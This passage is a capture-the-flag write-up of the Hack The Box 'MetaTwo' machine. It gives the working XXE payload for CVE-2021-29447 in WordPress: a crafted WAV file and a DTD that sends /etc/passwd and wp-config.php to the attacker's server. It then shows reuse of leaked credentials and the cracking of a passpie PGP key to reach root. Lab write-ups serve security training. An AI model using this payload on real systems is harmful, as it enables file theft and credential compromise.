
Unfortunately, it fails to break the admin hash.

Shell as jnelson

Wordpress login as manager


Using the credentials cracked above, I can sign-in to Wordpress as **manager**:

`http://metapress.htb/wp-admin/profile.php`




Since **manager** is not an administrator account, there is not much privilege other than uploaing new media:

`http://metapress.htb/wp-admin/media-new.php`



php reverse shell payload fails to upload and all the other file upload evastion trick won't work here:



CVE-2021–29447

Article that I followed

From some research, it turns out Wordpress 5.6.2 running on metapress.htb is vulnerable to CVE-2021-29447 which abuses XXE vulnerability.

Impact

1. **Arbitrary File Disclosure**: The contents of any file on the host's file system could be retrieved, e.g. wp-config.php which contains sensitive data such as database credentials.
2. **Server-Side Request Forgery (SSRF)**: HTTP requests could be made on behalf of the WordPress installation. Depending on the environment, this can have a serious impact.

Execution

I will first create **payload.wav** file what will retrieve **evil.dtd** file from my Python HTTP server:

```
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?
><!DOCTYPE ANY[<!ENTITY % remote SYSTEM
'"'"'http://10.10.14.21:8000/evil.dtd'"'"'>%remote;%init;%trick;]>\x00' >
payload.wav
```


```
┌──(root㉿kali)-[/home/…/Documents/htb/metatwo/www]
└─# cat payload.wav
RIFF¸WAVEiXML{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.10.14.21:8000/evil.dtd'>%remote;%init;%trick;]>
```

For **evil.dtd** file, I will add in following content so that it will read `/etc/passwd` and send it back to my Python HTTP server:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.21:8000/?
p=%file;'>" >
```

```
┌──(root㉿kali)-[/home/…/Documents/htb/metatwo/www]
└─# cat evil.dtd
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.21:8000/?p=%file;'>" >
```

When uploading **payload.wav** file, it shows on error on the web app:



However, on my HTTP server, It sends back base64 encrypted `/etc/passwd`:

I can use `base64 -d` to decrypt it and it works fine. Note here that there is a user **jnelson** with `/bin/bash` privilege:

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ base64 -d passwd.b64
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:106:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:107:65534::/srv/ftp:/usr/sbin/nologin
```

Read wp-config.php

Often **wp-config.php** file contains valuable information such as credentials.

I will edit **evil.dtd** file as such to read **wp-config.php**:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.14.21:8000/?p=%file;'>" >
```

Again, repeating the process above, I can obtain base64 encrypted wp-config.php and I will decrypt it as such:

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ base64 -d wp-config.b64
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
```

```
/**#@+
 * Authentication Unique Keys and Salts.
 * @since 2.6.0
 */
define( 'AUTH_KEY',         '?!Z$uGO*A6xOE5x,pweP4i*z;m`|.Z:X@)QRQFXkCRyl7}`rXVG=3 n>+3m?.B/:' );
define( 'SECURE_AUTH_KEY',  'x$i$)b0]b1cup;47`YVua/JHq%*8UA6g]0bwoEW:91EZ9h]rWlVq%IQ66pf{=]a%' );
define( 'LOGGED_IN_KEY',    'J+mxCaP4z<g.6P^t`ziv>dd}EEi%48%JnRq^2MjFiitn#&n+HXv]||E+F~C{qKXy' );
define( 'NONCE_KEY',        'SmeDr$$O0ji;^9]*`~GNe!pX@DvWb4m9Ed=Dd(.r-q{^z(F?)7mxNUg986tQO7O5' );
define( 'AUTH_SALT',        '[;TBgc/,M#)d5f[H*tg50ifT?Zv.5Wx=`l@v$-vH*<~:0]s}d<&M;.,x0z~R>3!D' );
define( 'SECURE_AUTH_SALT', '>`VAs6!G955dJs?$O4zm`.Q;amjW^uJrk_1-dI(SjROdW[S&~omiH^jVC?2-I?I.' );
define( 'LOGGED_IN_SALT',   '4[fS^3!=%?HIopMpkgYboy8-jl^i]Mw}Y d~N=&^JsI`M)FJTJEVI) N#NOidIf=' );
define( 'NONCE_SALT',       '.sU&CQ@IRlh O;5aslY+Fq8QWheSNxd6Ve#}w!Bq,h}V9jKSkTGsv%Y451F8L=bL' );

/**
 * WordPress Database Table prefix.
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
```

Here, credentials for the FTP is leaked: **metapress.htb** - **9NYS_ii@FyL_p5M2NvJ**

```
define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
```

```
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );
```

SSH as jnelson

Using the credentials found above, I can sign-in to FTP as **metapress.htb**:

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ ftp 10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:yoon): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

There are two directories: **blog** and **mailer**:

```
ftp> dir
229 Entering Extended Passive Mode (|||52022|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   5 metapress.htb metapress.htb     4096 Oct  5  2022 blog
drwxr-xr-x   3 metapress.htb metapress.htb     4096 Oct  5  2022 mailer
226 Transfer complete
```

Inside **mailer**, there is a file named **send_emial.php**

```
ftp> dir
229 Entering Extended Passive Mode (|||25475|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 metapress.htb metapress.htb     4096 Oct  5  2022 PHPMailer
-rw-r--r--   1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php
```

Downloading and reading the file, it leaks potential credentials for jnelson@metapress.htb: **Cb4_JmWM8zUZWMu@Ys**

```
$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;
```

Luckily, **jnelson** is using the same password for SSH and it spawns me SSH connection successfully:

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ ssh jnelson@10.10.11.186
The authenticity of host '10.10.11.186 (10.10.11.186)' can't be established.
ED25519 key fingerprint is SHA256:0PexEedxcuaYF8COLPS2yzCpWaxg8+gsT1BRIpx/OSY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.186' (ED25519) to the list of known hosts.
jnelson@10.10.11.186's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 25 12:51:26 2022 from 10.10.14.23
jnelson@meta2:~$ id
uid=1000(jnelson) gid=1000(jnelson) groups=1000(jnelson)
```

Privesc: jnelson to root

passpie

There is a directory named **.passpie** in jnelson's home directory:

```
jnelson@meta2:~$ ls -al
total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 3 root    root    4096 Oct  5  2022 ..
lrwxrwxrwx 1 root    root       9 Jun 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson  220 Jun 26  2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26  2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25  2022 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .passpie
-rw-r--r-- 1 jnelson jnelson  807 Jun 26  2022 .profile
-rw-r----- 1 root    jnelson   33 Apr 16 05:42 user.txt
```

Inside of it, I see **.keys**, which contains Private and Public PGP Keys:

```
jnelson@meta2:~$ find .passpie -ls
    9507      4 dr-xr-x---   3 jnelson  jnelson      4096 Oct 25  2022 .passpie
   27582      8 -r-xr-x---   1 jnelson  jnelson      5243 Jun 26  2022 .passpie/.keys
    5128      4 dr-xr-x---   2 jnelson  jnelson      4096 Oct 25  2022 .passpie/ssh
    5145      4 -r-xr-x---   1 jnelson  jnelson       673 Oct 25  2022 .passpie/ssh/root.pass
    5146      4 -r-xr-x---   1 jnelson  jnelson       683 Oct 25  2022 .passpie/ssh/jnelson.pass
   26561      4 -r-xr-x---   1 jnelson  jnelson         3 Jun 26  2022 .passpie/.config
```

PGP keys look like this:

```
jnelson@meta2:~/.passpie$ cat .keys
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQSuBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdW+WU54vuFUthn+PUubEN1m+s13BkyvHV
```

```
-----BEGIN PGP PRIVATE KEY BLOCK-----

lQUBBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
```

Passpie is a password manager software and It is holding root's ssh password:

```
jnelson@meta2:~$ passpie
```

Name	Login	Password	Comment
ssh	jnelson	********	
ssh	root	********	

Exporting the passwords in plain text requires valid credentials:

```
jnelson@meta2:~/.passpie$ passpie export output.txt
Passphrase:
```

Crack Hash

I copied Private PGP keys from **.keys** to **private.pgp** file and will make it crackable using **gpg2john**:

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ gpg2john private.pgp > crackme.hash

File private.pgp
```

Now **crackme.hash**, looks like this:

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ cat crackme.hash
Passpie:$gpg$*17*54*3072*e975911867862609115f302a3d0196aec0c2ebf79a84c0303056df921c965e589f82d7dd71099ed9749408d5ad17a4421006d89b49c0*3*254*2*7*16*21d36a
3443b38bad35df0f0e2c77f6b9*65011712*907cb55ccb37aaad:::Passpie (Auto-generated by Passpie) <passpie@local>::private.pgp
```

John cracks the password hash with rockyou.txt and password is **blink182**.

```
john /usr/share/wordlists/rockyou.txt crackme.hash
```

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ john crackme.hash --wordlist=~/Documents/htb/metatwo/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for
all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (Passpie)
1g 0:00:00:00 DONE (2024-04-16 23:06) 10.00g/s 40.00p/s 40.00c/s 40.00C/s blink182..fs
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using the password, I can export the passwords in plain-text as such:

```
jnelson@meta2:~$ passpie export output.txt
Passphrase:
jnelson@meta2:~$ cat output.txt
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```

Now I have SSH connection as the root:

```
jnelson@meta2:~$ su root -
Password:
root@meta2:/home/jnelson# id
uid=0(root) gid=0(root) groups=0(root)
```

References

- https://codex.wordpress.org/Database_Description
- https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357/
- https://blog.wpsec.com/cracking-wordpress-passwords-with-hashcat/